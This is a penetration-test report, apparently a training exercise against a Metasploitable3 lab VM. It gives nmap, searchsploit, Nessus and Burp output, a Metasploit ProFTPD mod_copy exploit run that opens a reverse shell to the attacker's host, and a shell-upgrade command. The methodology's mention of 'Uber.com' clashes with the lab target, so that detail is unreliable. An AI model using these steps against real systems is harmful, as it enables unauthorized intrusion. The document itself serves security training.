Enough Security Penetration Tests

Lucas Parada

Table of Contents

Confidentiality

This document is the exclusive property of Demo Company (DM) and Enough Security Corp (ESC). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DM and ESC.

…

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

…

Contact Information

Lucas Parada	*774-722-9505*	*lucasparadap@gmail.com*

Methodology

This penetration test will focus primarily on recon and less on brute force tactics. We will use open-source softwares and traditional web application browsing to enumerate "Uber.com," see what information can be obtained, and what the security implications arise as a result of any information availability. The goal is not to break by way of scripted credential cracking, but rather to demonstrate less sophisticated vulnerabilities Uber has.

Techniques / Tools / OS

1. *Kali Linux*
2. *Nmap*
3. *Website Recon (Source / Inspection Tools)*
4. *Nessus*
5. *Searchsploit*
6. *Metasploit*
7. *Credential Enumeration*
8. *SSH*
9. *SCP*
10. *Exiftools*

SCOPE

In/Out of Bounds:

- ➔ All tactics are considered in bounds for this penetration test. This means that it has been agreed upon that the pentester may use any means necessary to break into the machine, including DOS attacks and brute-forcing credentials.
- ➔ It is noted that 13 playing card files have been hidden on the target machine. The pentester should consider their attack vector satisfied if a card is obtained.

.

Executive Summary

We have conducted a penetration test against Meta3 – also referred to as the target. Several critical vulnerabilities have been identified. These vulnerabilities include outdated software versions for Apache, MySQL, SSH, and FTP, no input validation, and a lack of protection against DDOS and brute force attacks.

Our severity rating for these vulnerabilities is 10, indicating a high level of risk. These vulnerabilities can be easily exploited by malicious actors to gain unauthorized access to sensitive information, disrupt operations, and potentially cause significant financial damage.


We strongly recommend that the owners of this machine take immediate action to harden their system. Failure to do so will put their valuable assets at risk of being compromised. The recommended mitigation measures include updating software, applying OS patches, disabling unused services, configuring a firewall, implementing input validation, and more. See final page for further details.

In conclusion, the current state of the Meta3 is highly vulnerable, and it is imperative that the recommended steps are taken as soon as possible to secure the system and protect against potential attacks.

Summary of Results // Steps to Reproduce

The pentest conducted has yielded significant results, indicating that the target machine – which shall be referred to in this report as “meta3” or as “the target” with an IP address of 10.0.2.15/24 – is vulnerable to attacks from many different angles. This includes OS/software vulnerabilities, web-server vulnerabilities including the potential for DOS attacks, credential hijacking, injection attacks, buffer overflows, and more. Results and methodology will be summarized here:

Step 1: Ping + nmap
— To verify connection to the target I pinged the IP address and when that yielded a positive ping, I performed an nmap scan with the following syntax: sudo nmap -sVC -sS -T4 10.0.2.15




KaliMalachite IP - 10.0.2.11

Meta3 IP - 10.0.2.15

Ping

```
╰─○ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.412 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.216 ms
^C
--- 10.0.2.15 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
```




21 -- FTP	ProFTPD 1.3.5	(no known login)
22 -- SSH	OpenSSH 6.6.1p1	DSA/RSA/....
80 -- TCP	Apache httpd 2.4.7	*multiple directories avail -- listed in report
445 -- SMB	netbios-ssn 4.3.11	WORKGROUP
631 -- ipp?	CUPS 1.7	Vulnerable to PUT method???
3306 -- mySQL	--- no version #	
8080 - http	Jetty 8.1.7	v20120910

Creds / OS

SMB	guest	user | "message signing enable but not req'd"
SMB OS	Windows 6.1	
HOST OS	Unix - Ubuntu 4.3.11	metasploitable3-ub1404

A summary of the nmap results can be seen above to the right. The ports and operating system information of note are listed with version numbers and possible other notable information that could be useful in the test.

Step 2: Web Reconnaissance
— Enumeration of the website was conducted. The below screenshot includes all publicly available subdomains of the website.



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80

Welcome, **guest**

(7:37 PM) **Papa Smurf**: yoooo!
(7:38 PM) **Papa Smurf**: Salt bae. OMG. This guy.
(8:45 PM) **guest**: hello

Welcome, **Papa Smurf**

(7:37 PM) **Papa Smurf**: yoooo!
(7:38 PM) **Papa Smurf**: Salt bae. OMG. This guy.
(8:45 PM) **guest**: hello
(8:45 PM) **guest**: do you say anything else?
(8:46 PM) **Papa Smurf**: Yo!

Welcome to phpMyAdmi

#1045 Cannot log in to the MySQL server

Username: papasmurf
Password:


- *Warning*: Illegal string offset 'field' in *DatabaseCondition->__clone()* (line *1817* of */var/www/html/drupal/includes/database/query.inc*).
- *Warning*: Illegal string offset 'field' in *DatabaseCondition->__clone()* (line *1817* of */var/www/html/drupal/includes/database/query.inc*).

Welcome, guest

Username	First Name	Last Name	Salary

In addition to basic web-viewing – the page HTML / CSS / Java script was viewed to see if any comments or hidden domains could be viewed that presented glaring security risks. No obvious attack vector was discovered. Use of any credentials would grant access to <ip>/payroll_app.php – but no information could be gleaned without a correct credential. All obvious credentials such as "admin:admin" were tried with no success. The phpMyAdmin site yielded no positive logins either. No obvious cookie manipulation or URL manipulation could grant administrative privileges to any site.

Step 3: Burpsuite
– Burpsuite was employed to view the POST HTTP traffic. Sometimes credential javascript code can be viewed and then sent to the repeater with an injection to open a privileged web-session. No obvious json-injection vector was discovered. Screenshot below



Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
http://10.0.2.15	GET	/phpmyadmin/js/cross_fr...	✓	200	619	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/function...	✓	200	45829	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/get_ima...	✓	200	6447	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/jquery/j...	✓	200	92577	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/jquery/j...	✓	200	202004	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/jquery/j...	✓	200	38011	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/messag...	✓	200	16896	script			16:43:32 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/messag...	✓	200	16896	script			16:43:41 9 Fe...
http://10.0.2.15	GET	/phpmyadmin/js/update-...	✓	200	1046	script			16:43:32 9 Fe...
http://10.0.2.15	POST	/phpmyadmin/index.php	✓	302	581				16:43:41 9 Fe...
http://10.0.2.15	GET	/?C=D;O=A	✓						
http://10.0.2.15	GET	/?C=M;O=A	✓						

Request

```
Origin: http://10.0.2.15
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Referer: http://10.0.2.15/phpmyadmin/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=aJLR99lu244%3D; phpMyAdmin=
beef592af1d6a6395da3acecac38a22df877ee14
Connection: close

pma_username=USER&pma_password=PASS&server=1&lang=en&collation_connection=utf8_general_ci&token=
b4e4c11e6496713b57cf2709e810b7a5
```

Response

```
HTTP/1.1 302 Found
Date: Thu, 09 Feb 2023 21:43:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=hvdpzjZIGnM%3D; expires=Sat, 11-Mar-2023 21:43:41 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=YTSccEwlDPo%3D; path=/phpmyadmin/; httponly
Location: http://10.0.2.15/phpmyadmin/index.php?token=b4e4c11e6496713b57cf2709e810b7a5
Content-Length: 0
Connection: close
Content-Type: text/html


```

Request Attributes 2

Request Body Parameters 6

Name	Value
pma_username	USER
pma_password	PASS
server	1
lang	en
collation_connection	utf8_general_ci
token	b4e4c11e6496713b57c...


Request Cookies 4

Request Headers 13


Name	Value
Host	10.0.2.15
Content-Length	128
Cache-Control	max-age=0
Upgrade-Insecure-Req...	1
Origin	http://10.0.2.15
Content-Type	application/x-www-for...
User-Agent	Mozilla/5.0 (Windows ...
Accept	text/html,application/x...
Referer	http://10.0.2.15/phpmy...
Accept-Encoding	gzip, deflate

Step 4: FTP Attack Vector & Searchsploit


– Enumeration of FTP yielded the discovery that an anonymous credential log in was possible, and the server requested the use of an email address as a password. However no valid email address yielded a successful FTP session. However based on the version of FTP being utilized — ProFTPD 1.3.5 a potential exploit and attack vector was discovered. See below



```
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└o ftp anonymous@10.0.2.15
Connected to 10.0.2.15.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```



```
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└o searchsploit proftpd 1.3.5
-------------------------------------------------------- ---------------------------
 Exploit Title                                          |  Path
-------------------------------------------------------- ---------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution            | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Exe           | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Exe           | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                               | linux/remote/36742.txt
-------------------------------------------------------- ---------------------------
Shellcodes: No Results
```




12	CVE-2015-3306	284	2015-05-18	2021-05-26	10.0	None	Remote

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Based on the critical CVE discovered online for this version of FTP – searchsploit was used to view potential existing exploits that could be used to crack the system. Several were discovered.

Step 5: Nessus Vulnerability Scanner

– To further confirm the FTP vulnerability as the desired attack vector – Nessus was utilized. A full scan yielded many results with serious vulnerabilities, but confirmed that among the most critical, easy to exploit, and most powerful way to access credentials would be the use of an FTP mod-copy Remote command execution. This utilizes an arbitrary PHP file, uploads it to the target, and grants access for the attacker. See Nessus results:




Sev ▾	Score ▾	Name ▴	Family ▴	Count ▾
CRITICAL	9.8	ProFTPD mo...	FTP	1
MIXED	...	29 PHP (M...	CGI abuses	29
MIXED	...	3 Drupal (...	CGI abuses	3
MIXED	...	2 Phpmya...	CGI abuses	2
MIXED	...	7 SSL (Mul...	General	7
MEDIUM	6.5	IP Forwardin...	Firewalls	1
MEDIUM	5.3	Browsable W...	CGI abuses	1
MEDIUM	4.3 *	Web Applicat...	Web Servers	1
MIXED	...	6 SSH (Mu...	Misc.	6

Host Details


IP: 10.0.2.15
MAC: 08:00:27:56:41:38
OS: Linux Kernel 3.13 on Ubuntu 14 (trusty)
Start: February 9 at 5:07 PM
End: February 9 at 5:29 PM
Elapsed: 22 minutes
KB: Download

Vulnerabilities

Step 6: Metasploit // Initial Foothold -> Upgraded Shell
– Using the exploit discovered, a search of metasploit was conducted to find an appropriate module to exploit the target. The following screenshots detail the module used, the parameters used, and the results of the scan:



```
       Name: ProFTPD 1.3.5 Mod_Copy Command Execution
     Module: exploit/unix/ftp/proftpd_modcopy_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-04-22

Provided by:
  Vadim Melihow
  xistence <xistence@0x90.nl>

Available targets:
  Id  Name
  --  ----
  0   ProFTPD 1.3.5

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.15        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21               yes       FTP port
  SITEPATH   /var/www         yes       Absolute writable website path
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path to the website
  TMPPATH    /tmp             yes       Absolute writable path
  VHOST                       no        HTTP server virtual host
```




```
[*] Started reverse TCP handler on 10.0.2.11:21
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /payroll_app.phpu7Ed7j.php
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set targeturi http://10.0.2.15:21
targeturi => http://10.0.2.15:21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.0.2.11:21
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload nKIWa.php
[*] Command shell session 1 opened (10.0.2.11:21 -> 10.0.2.15:38759) at 2023-02-10 13:31:51 -0500
```

It should be noted that the parameters set were as follows:

Rhost: 10.0.2.15
Rport: 80
Lhost: 10.0.2.11
Lport: 21
Lhost: 10.0.2.11
Sitepath: /var/www/html
TargetURI: 10.0.2.15:21

This yielded a weak shell – which represents the initial foothold on the target. From the initial foothold the python command of python -c ‘import pty;pty.spawn(“/bin/bash”)’ was used to upgrade to a stronger shell. See screenshots below:



```
whoami
www-data
pwd
/var/www/html
```


```
pwd
/var/www/html
cd ..
pwd
/var/www/html
ls
SFe2eU.php
TK6eB9.php
chat
drupal
nKIWa.php
payroll_app.php
phpmyadmin
qV1g5T.php
u7Ed7j.php
```

```
which python
/usr/bin/python
```


```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable3-ub1404:/var/www/html$
```

Step 7: Credential Hacking

— Once an initial foothold was gained directory traversal and reconnaissance was necessary to determine what information could be gleaned without privilege escalation. All users in the /home/ folder were looked at. Artoo_detoo contained a locked “music” directory and “luke_skywalker” contained a .rb file – in otherwords a ruby script. When “catted” out the ruby script yielded the following (second shot):

